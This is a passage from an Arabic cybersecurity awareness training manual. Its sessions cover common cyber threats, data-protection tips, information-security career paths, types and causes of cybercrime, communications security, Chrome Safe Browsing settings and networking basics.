وهي برامج صغيرة مكتوبة بلغة الحاسوب تصل إلى البيانات المخزنة عليه وتعبث بها، ومنها ما قد يكون متخفياً لا يمكن رؤيته وملاحظته، ومصدر الفيروسات يكون من مواقع الإنترنت والرسائل البريديّة غير الموثوقة، والبرامج المقلدة غير الأصليّة، وقد تنتشر هذه الفيروسات عند استخدام وسائل تخزين دون التأكد من خلوها من الفيروسات.

- **هجوم تعطيل الخدمة:**

وهو عبارة عن هجوم يقوم به القرصان أو الهاكرز من أجل تعطيل خدمة السيرفر في الشبكة.

- **مهاجمة المعلومات المرسلة:**

وهي عمليّة اعتراض الرسائل المرسلة من جهة لأخرى والعبث بها مثل رسائل البريد الإلكتروني.

- **هجوم القرصنة الكاملة:**

وهو التحكم بجهاز حاسوب الضحيّة والعبث بكل ملفاته وبياناته.

وسائل حماية البيانات

- توفير تأمين ماديّ ملموسٍ على الأجهزة والمعدّات جميعها لحِمايتها من السرقة أو الانتهاك.
- استخدام مضادّات الفيروسات الفعّالة واستمرارية تحديثها دوريّاً لضمان مواكبتها للتطوّرات والتصدّي للفيروسات المستحدثة.
استخدام أنظمة الكشف الخاصّة بالاختراق وتحديثها باستمرار.
- خلق نظام مراقبة على الشبكة للكشف عن الثغرات ونقاط الضعف التأمينيّة أولاً بأول قبل وقوع المشكلة.
- الاستمراريّة في الاحتفاظ بنسخٍ احتياطيّة للبيانات والمعلومات المتوفّرة على النظام.
- الاعتماد على أنظمةٍ قويةٍ لغايات تشفير المعلومات المرسلة وحمايتها.
- توفير مزوّدٍ كهربائيّ لتفادي مشكلة انقطاع التيار الكهربائي. العمل مليّاً على نشر الوعي الأمنيّ بين الأفراد.
- تفعيل خاصية جدران الحماية الإلكترونية (Fire wall)، وذلك لتوفير الحماية اللازمة للأجهزة والمعدّات من الاختراق.
- استخدام خاصية File Valute لإخضاع البيانات الموجودة في الهارديسك للتشفير بشكل كامل.
- استخدام برنامج Private Tunnel لغايات تشفير البيانات المُتناقلة عبر الشبكة العنكبوتية.
- استخدام HTTP Everywhere لمستخدمي متصفح الجوجل كروم.
- المداومة على تحديث برامج الحماية من الفيروسات أولاً بأول.
- وضع كلمة سر غير مألوفة للأفراد وأن تكون صعبة وتتألف من رموز وحروف وأرقام.
- الاعتماد على تقنية SFTP عند تراسل البيانات عبر شبكة الإنترنت.

تخصص أمن المعلومات

يعتبر مجال أمن المعلومات من أكثر المجالات حيوية في قطاع تقنية المعلومات. ويمكن تعريف أمن المعلومات بأنه العلم الذي يبحث في نظريات واستراتيجيات توفير الحماية للمعلومات من كل ما يهددها.

ومن زاوية تقنية، هي الوسائل والادوات والاجراءات اللازم توفيرها لضمان حماية المعلومات من الاخطار الداخلية والخارجية.

ومن زاوية قانونية، فإن أمن المعلومات محل دراسات وتدابير حماية سرية وسلامة المعلومات ومكافحة انشطة الاعتداء عليها او استغلال نظمها في ارتكاب الجريمة، وهو هدف تشريعات حماية المعلومات من الانشطة غير المشروعة وغير القانونية التي تستهدف المعلومات ونظمها كجرائم الإنترنت.

ويعد تخصص أمن المعلومات تخصصاً حيوياً متجدداً، حيوياً لارتباطه بأكثر من تخصص بشكل فعال ومؤثر، ومتجدد لتحديث معلوماته على فترات متسارعة تحتاج متابعتها ومتابعه غيرها من التخصصات ذات العلاقه بشكل مستمر.

يضاف لذلك الارتباط الوثيق بين الأمن بشكل عام وباقي نواحي الحياة وتخصصاتها العلمية وما يتبعها من جوانب تقنية، وهذا أتاح لراغب التخصص في أمن المعلومات التفرد بهذا التخصص تعمقاً أو أن يضمه للعلم والمهارة التي يتقنها بإضافة بعد أمني إلكتروني لها.

وهناك جانبان مهمان يجب التركيز عليهما:

- الأول: أن التخصص علم قائم بحد ذاته له تفرعاته المختلفة التي هي أيضا علوم قائمة بحد ذاتها منها أمن الشبكات، البرمجة الآمنة،

صلاحيات التحكم، الاختراق الأخلاقي، أمن قواعد البيانات، أمن نظم التشغيل، أمن المواقع الإلكترونية، الخ.

- **الثاني:** أن التخصص يشترك مع عدة تخصصات متنوعة من خلال علوم أخرى تدمج بينها منها أمن المعلومات الصحية، الأمن الفيزيائي، البصمة الحيوية الإلكترونية، أمن التعاملات المالية، الاحتيال المالي الإلكتروني، الأدلة الجنائية الرقمية، الخ.

وللتخصص في أمن المعلومات أربع مسارات:

- **المسار التخصصي التقليدي:**

وهو التخصص في علوم الحاسب الآلي أو نظم المعلومات أو هندسة الحاسب الآلي أو تقنية المعلومات، في درجة البكالوريوس، وثم بعد ذلك التخصص في ماجستير أمن المعلومات.

- **المسار التخصصي الجزئي:**

وهو التخصص في التخصصات العامة المذكورة في المسار التقليدي الأول لكن يتم التعمق في التخصص الدقيق بحيث يصبح أمن معلومات، ويتبعه بعد ذلك إما تعمق في أمن المعلومات نفسه كدرجة ماجستير أو في أحد تفرعاته وعلومه المختلفة.

- **المسار التخصصي المبكر:**

وهو التخصص في أمن المعلومات كدرجة بكالوريوس من بداية المرحلة الجامعية ثم يتم لاحقاً التخصص في أحد أفرع أمن المعلومات كدرجة ماجستير أو التطوير الذاتي فيه عن طريق الشهادات المهنية التخصصية ك CISSP Certified Information Systems Security Professional او C|EH Certified Ethical Hacker.

- **المسار التخصصي المكمّل:**

وهو التخصص في أي من العلوم المختلفة كدرجة بكالوريوس ومن ثم يتم إضافة البعد الأمني الإلكتروني لها بالتخصص في إحدى مجالات أمن المعلومات المرتبطة به كدرجة ماجستير، كأن يتم التخصص في القانون كبكالوريوس ثم التخصص في قوانين مكافحة الجريمة الإلكترونية كماجستير أو يتم التخصص في نظم المعلومات الإدارية كبكالوريوس ثم يتبعه التخصص في إدارة أمن المعلومات كماجستير.

واستخدام مصطلح أمن المعلومات Information Security وان كان استخداما قديما ولكنه بدأ يشيع في نطاق انشطة معالجة ونقل البيانات بواسطة وسائل الحوسبة والاتصال، اذ مع شيوع الوسائل التقنية لمعالجة وتخزين البيانات وتداولها والتفاعل معها عبر الإنترنت وشبكات المعلومات احتلت دراسات أمن المعلومات مساحة كبيرة من الاهتمام.

ولا ينحصر مجال أمن المعلومات في حماية الشبكات فقط وإنما هناك مجالات أخرى للحماية مثل:

- **البرمجة الأمنية**
- **اكتشاف الثغرات**
- **إدارة امن المعلومات**
- **حماية الانظمة**

ويعتمد التخصص في امن المعلومات على تخصصات أخرى مثل الشبكات والبرمجة، والأفضل للطالب المهتم بدراسة أمن المعلومات أن يلم بأساسيات الشبكات وإدارة الأنظمة.

إستراحة تدريبية

اليوم التدريبي العاشر

دليل تدريب الجلسة الثانية

الجلسة الثانية

عنوان الجلسة : تابع انواع التجسس الإلكتروني

مدة الجلسة : 60 دقيقة

موضوعات الجلسة

- أبعاد الأمن السيبراني

أبعاد الأمن السيبراني

أولا: الأبعاد العسكرية:

تنشا أهمية الأمن السيبراني في هذا البعد من خطورة الهجمات السيبرانية والاختراقات التي تؤدي إلى نشأة الحروب والصراعات المسلحة، واختراقات أنظمة المنشاة النووية، وما قد يحدث عنها من تهديدات لأمن الدول والحكومات ويؤدي إلى كوارث.

ثانيا: الأبعاد السياسية:

تقوم الأبعاد السياسية للأمن السيبراني على أساس حماية نظام الدولة السياسية وكيانها، حيث يمكن أن تستخدم التقنيات في بث معلومات وبيانات قد يحدث من خلالها زعزعة لاستقرار امن الدول والحكومات حيث تصل بسرعة فائقة إلى أكبر شرائح من المواطنين بغض النظر عن صحة البيانات والمعلومات التي يتم نشرها.

ثالثا: الأبعاد الاقتصادية:

يرتبط الأمن السيبراني ارتباطا وثيقا بالحفاظ على المصالح الاقتصادية لكل الدول، فالترابط وثيق بين الاقتصاد والمعرفة فاغلب الدول تعتمد في تعزيز اقتصادها وازدهاره على إنتاج وتداول المعرفة والمعلومات على المستويات، مما يبرر الدور الخطير للأمن السيبراني في حماية الاقتصاد من السرقة والملكية الفكرية.

رابعا: الأبعاد القانونية:

ترتبط الأنشطة المختلفة التي يقوم بها الأفراد والمؤسسات بالقوانين، ومن ظهور المجتمع المعلوماتي ظهرت القوانين الجديدة التي تعد البيئة التنظيمية التشريعية المنظمة لحماية هذا المجتمع وحفظ الحقوق فيه بكافة ما يتضمن من أبعاد ويقوم الأمن السيبراني في هذا البعد على حماية المجتمع المعلوماتي ويساعده في تطبيق وتنفيذ هذه القوانين والتشريعات.

خامسا: الأبعاد الاجتماعية:

تسمح طبيعة الإنترنت المفتوحة عبر شبكات التواصل الاجتماعي لكل مواطن بان يعبر عن أفكاره والاطلاع على مختلف المعلومات والانفتاح عبر جميع الثقافات المختلفة، وهنا يكمن أهمية الأمن السيبراني في حماية وصيانة القيم الجوهرية في المجتمع كالانتماء، المعتقدات الدينية، والعادات والتقاليد.


نشاط –20

مناقشة

عزيزي المتدرب:من خلال ما تم شرحه تكلم عن أبعاد الأمن السيبراني.

الوحدة التدريبية الاحدى عشر

الجرائم السيبرانية



جدول زمني للجلسات

م	الجلسة الأولى	راحة	الجلسة الثانية
الموضوع	الجرائم السيبرانية	10 دقيقة	تابع الجرائم السيبرانية
الزمن	60 دقيقة		60 دقيقة

م	الإجراءات التدريبية	الوسائل التدريبية
1	التقديم والتعارف	مناقشة
2	تمرين	أقلام– شفافيات
3	عرض المادة العلمية	جهاز عرض– السبورة
4	عرض ومناقشة النشاط	أقلام– اوراق
5	عرض المادة العلمية	جهاز عرض– السبورة
6	عرض ومناقشة النشاط	أقلام– اوراق
7	عرض المادة العلمية	جهاز عرض– السبورة

الموضوع/ النشاط	أساليب التدريب	الوسائل التدريبية	المدة
• إفتتاح البرنامج والتعارف	أوراق		10 دقيقة
• فيديو تدريبى	المحاضرة		10 دقيقة
• نشاط –21			15 دقيقة
• أنواع الجرائم السيبرانية	المناقشة		90 دقيقة
• أسباب الجرائم السيبرانية	عصف ذهني		15 دقيقة
• نصائح وإرشادات لمكافحة الجرائم السيبرانية			15 دقيقة
• نشاط –22	التطبيق العملى		15 دقيقة
• فيديو تدريبى	المحاضرة		15 دقيقة
			10 دقيقة
			120دقيقة

اليوم التدريبي الاحدي عشر

دليل تدريب الجلسة الأولى

الجلسة الأولى

عنوان الجلسة : الجرائم السيبرانية

مدة الجلسة :60 دقيقة

موضوعات الجلسة

- أنواع الجرائم السيبرانية

نشاط 21–

عصف ذهني

عزيزي المتدرب:أذكر ما تعرفه عن أنواع الجرائم السيبرانية.

أنواع الجرائم السيبرانية

أولا: جرائم التعدي على البيانات المعلوماتية:

تشمل الجرائم التي يكون موضوعها البيانات المعلوماتية، أي التي تقع على بيانات معلوماتية، وهي جرائم التعرض للبيانات المعلوماتية، وجرائم اعتراض بيانات معلوماتية، والبيانات هي كل ما يمكن تخزينه ومعالجته وتوليده ونقله بواسطة الحاسب الآلي كالأرقام والحروف والرموز وما إليها.

ثانيا: جرائم التعدي على الأنظمة المعلوماتية:

تشمل جرائم الولوج غير المشرع إلى نظام معلوماتي أو المكوث فيه، مع التعرض للبيانات المعلوماتية وجرائم إعاقة عمل معلوماتي، ويتمثل النظام المعلوماتي في مجموعة البرامج وأدوات معدة لمعالجة وإدارة البيانات والمعلومات.

ثالثا: إساءة استعمال الأجهزة أو البرامج المعلوماتية:

تتضمن هذه الجرائم كل من قدم أو أنتج أو وزع أو حاز بغرض الاستخدام جهازا أو برنامجا معلوماتيا أو أي بيانات معلوماتية معدة أو كلمات سر أو كودات دخول، وذلك بغرض اقتراف أي من الجرائم المنصوص عليها سابقا.

ويتضمن البرنامج المعلوماتي مجموعة من التعليمات والأوامر القابلة للتنفيذ باستخدام الحاسب الآلي ومعدة لإنجاز مهمة ما، إما البرامج المعلوماتية هي الكيان المعنوي غير المادي من برامج ومعلومات وما إليها ليكون قادرا على القيام بوظيفة.

رابعا: الجرائم الواقعة على الأموال:

- اولا جرم الاحتيال أو الغش بوسيلة معلوماتية
- ثانيا جرم التزوير المعلوماتي

- ثالثا جرم الاختلاس أو سرقة أموال بوسيلة معلوماتية
- رابعا جرم أعمال التسويق والترويـج غير المرغوب فيها
- خامسا جرم الاستيلاء على أدوات التعريف والهوية المستخدمة في نظام معلوماتي والاستخدام غير المشرع لها
- سادسا جرم الاطلاع على معلومات سرية أو حساسة أو إفشائها.

خامسا: جرائم الاستغلال الجنسي للقاصرات:

تظهرها الأفعال التي تتعلق باستغلال القاصرين في أعمال جنسية، وتشمل:

- الرسومات أو الصور أو الكتابات أو الأفلام أو الإشارا
- أعمال إباحية يشارك فيها القاصرون
- تتعلق باستغلال القاصرين في المواد الإباحية
- إنتاج مواد إباحية للقاصرين بقصد بثها بواسطة نظام معلوماتي.

سادسا: جرائم التعدي على الملكية الفكرية للأعمال الرقمية:

تشمل جرام وضع اسم مختلس على عمل، وجرم تقليد إمضاء المؤلف أو ختمه، وجرم تقليد عمل رقمي أو قرصنة البرمجيات، وجرم بيع أو عرض عمل مقلد أو وضعه في التداول، وجرم الاعتداء على أي حق من حقوق المؤلف أو الحقوق المجاورة.

سابعا: جرائم البطاقات المصرفية والنقود الإلكترونية:

تشمل أعمال تقليد بطاقات مصرفية بصورة غير مشروعة واستعمالها عن قصد، وتزوير إلكترونية بصورة غير مشروعة عن قصد، لما لذلك من إخلال بالاقتصاد الوطني وتأثير سلبي على العمليات المصرفية.

ثامنا: الجرائم التي تمس المعلومات الشخصية:

تتضمن الأفعال الجرمية التي تتعلق بمعالجة البيانات ذات الطابع الشخصي دون حيازة تصريح أو ترخيص مسبق يتيح القيام بالمعالجة، وإنشاء معلومات ذات طابع شخصي لأشخاص لا يحق لهم الاطلاع عليها.

تاسعا: جرائم العنصرية والجرائم ضد الإنسانية بوسائل معلوماتية:

اولا جرم نشر وتوزيع المعلومات العنصرية بوسائل معلوماتية

ثانيا جرم تهديد أشخاص أو التعدي عليهم بسبب انتهائهم العرقي أو المذهبي أو لونهم وذلك بوسائل معلوماتية

ثالثا جرم توزيع معلومات بوسيلة إلكترونية من شانها إنكار أو تشويه أو تبرير أعمال إبادة جماعية أو جرائم ضد الإنسانية

رابعا جرم المساعدة أو التحريض بوسيلة إلكترونية على ارتكاب جرائم ضد الإنسانية

عاشرا: جرائم المقامرة وترويج المواد المخدرة بوسائل معلوماتية عبر الإنترنت:

تشمل جرم تملك وإدارة مشروع مقامرة، وجرم تسهيل وتشجيع مشروع مقامرة، وجرم ترويج الكحول للقاصرين، وجرم ترويج المواد المخدرة.

الحادي عشر: الجرائم المعلوماتية ضد الدولة والسلامة العامة:

تتضمن الأفعال الجرمية الناشئة عن المعلوماتية التي تطال الدولة وسامتها وأمنها واستقرارها ونظامها القانوني، وهي:

جرائم تعطيل الأعمال الحكومية أو أعمال السلطة العامة باستعمال وسيلة معلوماتية

جرائم الإخفاق في الإبلاغ أو الإبلاغ عن قصد بشكل خاطئ عن جرائم المعلوماتية، والاطلاع أو الحصول على معلومات سرية تخص الدولة

إستراحة تدريبية

اليوم التدريبي الاحدي عشر

دليل تدريب الجلسة الثانية

الجلسة الثانية

عنوان الجلسة : تابع الجرائم السيبرانية

مدة الجلسة : 60 دقيقة

موضوعات الجلسة

- أسباب الجرائم السيبرانية
- نصائح وإرشادات لمكافحة الجرائم السيبرانية

أسباب الجرائم السيبرانية

-1الرغبة في جمع المعلومات وتعلمها.

-2الاستيلاء على المعلومات والاتجار فيها.

-3قهر النظام وإثبات التفوق على تطور وسائل التقنية.

-4الحاق الأذى بأشخاص أو جهات.

-5تحقيق أرباح ومكاسب مادية.

-6تهديد الأمن القومي والعسكري.

نصائح وإرشادات لمكافحة الجرائم السيبرانية

قد تساعدك الخطوات البسيطة أدناه في الحفاظ على مستوى جيد من الأمان والسلامة السيبرانية:

-1توعية الأفراد بأهمية الأمن السيبراني وتزويدهم بالإرشادات والنصائح اللازمة لاتباعها.

-2تدريب أفرادها على التعامل مع المخاطر الإلكترونية قدر الإمكان.

-3التدريب على تفادي الأخطاء ومساعدة أفرادها في الحد من المخاطر الناجمة من اختراق أجهزة وشبكات الحاسب، والتي ترجع لعدم وعيهم بطرق وأساليب الوقاية والحماية.

-4إعطاء النصائح التي تساهم في تنمية الوعي بالأمن السيبراني لتحقيق درجة عالية من الأمان والحماية في عالم رقمي سهل الاختراق.

-5العمل على تحقيق الأمن السيبراني وحفظ الحقوق المترتبة على الاستخدام المشروع للحاسبات الآلية والشبكات المعلوماتية.

-6حماية المصلحة العامة والآداب والأخلاق العامة، والاقتصاد الوطني أيضاً.

-7تقتضي الضرورة سن تشريعات تغطي كافة الثغرات القانونية في مجال وجود فضاء سيبراني آمن، بالاستعانة بالإرشادات الخاصة بمنظمة (الأسكوا)، أي:

تطوير البنية التشريعية الجنائية الوطنية بذكاء تشريعي مماثل تعكس فيه الدقة الواجبة على المستوى القانوني وسائر جوانب وأبعاد تلك التقنيات الجديدة.

-8ينبغي تعديل قواعد الإجراءات الجزائية لتتلاءم مع تلك الجرائم السيبرانية، وأيضاً ضرورة التنسيق والتعاون الدولي أمنياً وإجرائياً وقضائياً في مجال مكافحتها ببيان الأحكام اللازم اتباعها حال التفتيش على الحاسبات وعند ضبط المعلومات التي تحتويها وضبط البريد الإلكتروني حتى يستمد الدليل مشروعيته.

-9ضرورة تخصيص شرطة متمكنة علميا وعمليا وفنيا لمواجهة تحديات مكافحتها، وذلك من رجال الشرطة المدربين على كيفية التعامل مع أجهزة الحاسوب والإنترنت وكذلك النيابة العامة والقضاة يتعين تدريبهم وتحديثهم في هذا المجال السيبراني.

-10إعطاء الوقت الكافي للتحقيق والملاحقة القضائية من قبل شرطة متخصصة مزودة بآليات تقنية وتنظيمية.

-11ينبغي أن يسمح للسلطات القائمة بالضبط والتحقيق، بضبط البريد الإلكتروني، وأي تقنية أخرى قد تفيد في إثبات الجريمة والحصول على دليل، والكشف عن الحقيقة.

نشاط –22

مناقشة

عزيزي المتدرب:من خلال ما تم شرحه تكلم عن

أسباب الجرائم السيبرانية.

الوحدة التدريبية الثانية عشر

أمن الإتصالات

جدول زمني للجلسات

م	الجلسة الأولى	راحة	الجلسة الثانية
الموضوع	أمن الإتصالات	10 دقيقة	تابع أمن الإتصالات
الزمن	60 دقيقة		60 دقيقة

م	الإجراءات التدريبية	الوسائل التدريبية
1	التقديم والتعارف	مناقشة
2	تمرين	أقلام– شفافيات
3	عرض المادة العلمية	جهاز عرض– السبورة
4	عرض ومناقشة النشاط	أقلام– اوراق
5	عرض المادة العلمية	جهاز عرض– السبورة
6	عرض ومناقشة النشاط	أقلام– اوراق
7	عرض المادة العلمية	جهاز عرض– السبورة

الموضوع/ النشاط	أساليب التدريب	الوسائل التدريبية	المدة
• إفتتاح البرنامج والتعارف	أوراق		10 دقيقة
• فيديو تدريبى	المحاضرة		10 دقيقة
• نشاط –23			15 دقيقة
• مفهوم أمن الإتصالات	المناقشة		15 دقيقة
• التصفح الآمن لشبكة الإنترنت	عصف ذهني		20 دقيقة
• مميزات التصفح الآمن لشبكة الإنترنت	التطبيق العملى		15 دقيقة
• ما هي أساسيات الشبكات	المحاضرة		20 دقيقة
• نشاط –24			15 دقيقة
• فيديو تدريبى			10 دقيقة
			120دقيقة

اليوم التدريبي الاثني عشر

دليل تدريب الجلسة الأولى

الجلسة الأولى

عنوان الجلسة : أمن الإتصالات

مدة الجلسة :60 دقيقة

موضوعات الجلسة

- **مفهوم أمن الإتصالات**
- **التصفح الآمن لشبكة الإنترنت**

نشاط –23

عصف ذهني

عزيزي المتدرب:أذكر ما تعرفه عن مفهوم أمن الإتصالات.

مفهوم أمن الإتصالات

هو مجموعة الإجراءات التي تكفل منع العدو من الحصول على معلومات عن طريق الاتصالات وتقوم أيضاً بمنعه من التدخل الفني أو التكتيكي على شبكة الاتصالات

أولاً : الأخطار التي تواجه الاتصالات:

1 -التصنت عن طريق العملاء المجهزين بأجهزة خاصة للتجسس على الهاتف أو من خلال أمن السنترال

2 -القبض أو التفتيش

3 -الحوادث

ثانياً : وسائل الاتصال المستخدمة:

1 -السعاة:

السعاة مفردها ساعي وهو الشخص الموكل إليه تحقيق الاتصال بين الطرفين باليد بينما يتم التأكد من نقل المعلومة أو الوثيقة عن طريق السلكي أو الإيصال

أ- مزايا السعاة:

1 -مؤمنة جداً

2 -التأكد من وصول المعلومة

3 -غير قابلة للكشف إلا في ظروف ضيقة جداً

ب- عيوب السعاة:

1 -تفتقد إلى السرعة

2 -الساعي عرضة للتجنيد من المعادين

3 -عرضة للحوادث أثناء النقل

ج- تأمين السعاة:

1 -اختيار الساعي على قدر من الخلق والاستقامة

2 -تحديد وتأمين المحاور التي يسلكها الساعي

3 -تدريب العاملين على كيفية إعدام الوثائق عند الخطر

4 -عدم الالتزام بتوقيت زماني أو مكاني معين في نقل الرسائل

5 -تغيير السعاة باستمرار من آن لآخر

2 -البريد العادي:

وسيلة نقل ممتازة لكنها عرضة للسرقة والرقابة وغير سريعة ويمنع استخدامها في نقل الوثائق والمعلومات الهامة جداً

3 -الحقيبة الدبلوماسية:

وسيلة مؤمنة بسبب الحصانة الدبلوماسية

4 -الاتصال السلكي (هاتف- فاكس- تلكس) والهواتف النقالة:

اتصالات سريعة جداً وكفاءتها عالية واستخداماتها واسعة ولكنها عرضة للرصد والتصنت ومكلفة جداً في تأمينها

التصفح الآمن لشبكة الإنترنت

يُعرف التصفح الآمن بالإنجليزيةSafe Browsing :، بأنّه أحد الخدمات التي أطلَقها فريق الأمان الخاص بِشركة جوجل العالمية (Google's security team)، وذلك بهدف تحديد مواقع الويب غير الآمنة عند تصفح الإنترنت وتنبيه المستخدمين وأصحاب تلك المواقع بالمخاطر المُتوقعة،إذ يَسمح التصفح الآمن بالتأكد من عناوين المواقع ومقارنتها مع قوائم جوجل المحدثّة والتي تَحتوي على مواقع الويب غير الآمِنة، وتشمل مواقع الويب غير الآمِنة؛ المواقع التي تحتوي على برامج ضارة غير مرغوب بها؛ كالفيروسات، أو مواقع الاحتيال والنصب.

يُعد التصفح الآمن ظاهرة تدعمُها مُتصفحات الإنترنت المختلفة وشركات التكنولوجيا لِحماية مُستخدِميها، وتُدرج جميع المواقع الضّارة في قاعدة بيانات واحدة تسمى القائمة السوداء، ويُمكن عندها للمُتصفحات مُقارنة مُحتويات القائمة السوداء مع موقع الويب لتحديد ما إذا كان الموقع آمنًا أم لا، ومن المُتصفحات المعروفة والتي تَستخدم التصفح الآمن لِحماية مُستخدميها كل من؛ جوجل كروم (Google Chrome)، وسفاري(Safari) ، وفايرفوكس.(Firefox)

تُوفر بعض مُتصفحات الويب موارد محددة للتصفح بشكل آمن مثل؛ المتصفحMozilla Firefox ، والذي يُقدم مُكونات إضافية وخيارات خصوصية لِزيادة أمان التصفح مثل؛ Noscript وAdblock Plus، كما يُعد مُتصفح جوجل كروم بِحد ذاته مُتصفح آمن يُظهر تحذيرات المواقع المشبوهة والتي يُمكن أن تُسبب تهديد أو أي مشاكل في الأمن السيبراني، ويمكن تثبيت متصفح جوجل كروم للاستفادة من خصائصه المتعلقة بالتصفح الآمن، بالإضافة إلى ذلك تُقدم مَنصات التواصل الاجتماعي مثل الفيسبوك تصفحًا آمنًا عن طريق ضبط إعدادات الأمان للفيسبوك.

يُعرف التصفح الآمن بأنّه أحد الخدمات التي أطلَقها فريق الأمان الخاص بِشركة جوجل العالمية، وذلك بهدف تحديد مواقع الويب غير الآمنة عند تصفح الإنترنت وتنبيه المستخدمين وأصحاب تلك المواقع بالمخاطر المُتوقعة، ويَسمح التصفح الآمن بِاستعمال بنية تحتية خاصة تُتيح للمستخدم تَصفح المواقع الإلكترونية بِشكل محمي من أنواع مختلفة من الهجمات الإلكترونية كالبرامج الخبيثّة والضارة ومحاولات الاحتيال، وهُناك العديد من مُتصفحات الإنترنت التي تُستخدم لاستِعراض المواقع المختلفة، لِذا يجب اختيار متصفح الإنترنت الذي يتيح التصفح الآمن.

إستراحة تدريبية

اليوم التدريبي الثاني عشر

دليل تدريب الجلسة الثانية

الجلسة الثانية

عنوان الجلسة : تابع أمن الإتصالات

مدة الجلسة :60 دقيقة

موضوعات الجلسة

- **مميزات التصفح الآمن لشبكة الإنترنت**
- **ما هي أساسيات الشبكات**

مميزات التصفح الآمن لشبكة الإنترنت

هُناك العديد من قواعد الاستخدام الآمن للإنترنت التي يجب الالتزام بها، إذ يُتيح التصفح الآمن عددًا من المزايا للمستخدمين، وفيما يأتي توضيح أبرز مميزات التصفح الآمن:

- التحقق من مواقع الويب ومُقارنتها مع قوائم التصفح الآمن للمواقع الضارة بِناءً على الاستراتيجية المُطبقة في موقع جوجل وأنواع التهديدات المُحتملة.
- تَنبيه المُستخدم قبل النقر على الروابط المَوجودة في أي موقع ويب والتي قد تَنقلُه إلى صفحات مليئة بالفيروسات.
- مَنع المُستخدم من نَشر أي روابط لِصفحات مَعروفة بأنّها خطيرة على أي موقع ويب.
- حِماية جميع مُستخدمي الويب من التصيد والبرامج الضارة والخبيثة من خِلال إشِعارهم بِمحاولة زِيارة موقع خطير.
- إتاحة مِيزة التصفح الآمن مجانًا من قبل شركة جوجل للشركات الأخرى لاستخدامِها في مُتصفحاتِهم وعَدم اقتِصاره على مُستخدمي كروم فقط لِجعل الإنترنت أكثر أمانًا.
- حَظر المواقع غير المُلائمة للأطفال، إذ يساعد التصفح الآمن لشبكة الإنترنت على حماية الأطفال من مخاطر الإنترنت

كيفية تفعيل التصفح الآمن لشبكة الإنترنت

يُمكن تفعيل تصفح جوجل الآمن لِمتصفحات كروم في أجهزة الحاسوب باتِباع الخُطوات الآتية أدناه:

- فتح متصفح كروم على جهاز الحاسوب.

- **الانتقال إلى أعلى يمين الشّاشة والضغط على الثلاث نقاط الرأسية، ثم اختيار الإعدادات(Settings)**
- **الانتقال إلى جزء الخصوصيّة والأمان(Privacy and security) ، والضغط على الأمان(Security)**
- **تحديد مستوى التصفح الآمن الذي يَرغب به المستخدم، إذ تَظهر عدة خيارات وهي؛ الحماية العادية، أو الحماية المحسنة، أو بلا حماية.**

كيفية إلغاء التصفح الآمن لشبكة الإنترنت

للتمكن من إلغاء التصفح الآمن في جوجل كروم لِجميع مواقع وصفحات الويب، يجب اتِباع الخطوات الآتية أدناه:

فتح متصفح كروم على جهاز الحاسوب.

الانتقال إلى أعلى يمين الشاشة والضغط على الثلاث نقاط الرأسية، ثم اختيار الإعدادات (Settings) من القائمة التي ستَظهر، وفي نظام التشغيل ماك (mac os) يُمكن الضغط على مفتاح الفاصلة (،) في لوحة المفاتيح لِفتح إعدادات جوجل كروم. الانتقال إلى جزء الخصوصيّة والأمان(Privacy and security) ، والضغط على الأمان (Security)

الضغط على الخيار بلا حماية (No protectoin) في التصفح الآمن.

التأكيد بالضغط فوق إيقاف، لِتعطيل التصفح الآمن للإنترنت.

ملاحظة: عند إيقاف خاصية التصفح الآمن من متصفح جوجل كروم، فستقل بيانات التصفح المرسلة إلى جوجل لفرز المواقع الضارة عن غير الضارة، لذا يَجب الانتباه أثناء التصفح.

ما هي أساسيات الشبكات

شبكات الحاسوب

تتضمن الأنظمة الحاسوبية العديد من المكونات التكنولوجية الأساسية والتي تعدّ الأساس في التكوين التكنولوجي لهذه الأنظمة الحاسوبية، ومن أهمّ هذه المكونات التكنولوجية شبكات الحاسوب والتي تتضمن عدد من الأجهزة الحاسوبية ذات الاتصال المشترك من حيث الموارد والمعلومات، ومن أهمّ هذه الموارد المشتركة شبكة الإنترنت العالمية، وتتمّ هذه الاتصالات المشتركة بين الشبكات الحاسوبية من خلال عدد من وسائل الاتصال المختلفة، والتي تتمثل في كيبلات الاتصال وأشهرها كيبلات الإنترنت، ووسائل الاتصال اللاسلكية والتي تتمّ من خلال مجموعة من الموجات الراديوية، وتمتاز أنظمة الاتصال الشبكية في أجهزة الحاسوب بأنّها أنظمة متعددة المهام، وللشبكات مجموعة من الأساسيات التي تتضمن العديد من التفاصيل والخصائص ذات الشأن في تحديد وتعريف ما هي أساسيات الشبكات.

شبكة الإنترنت

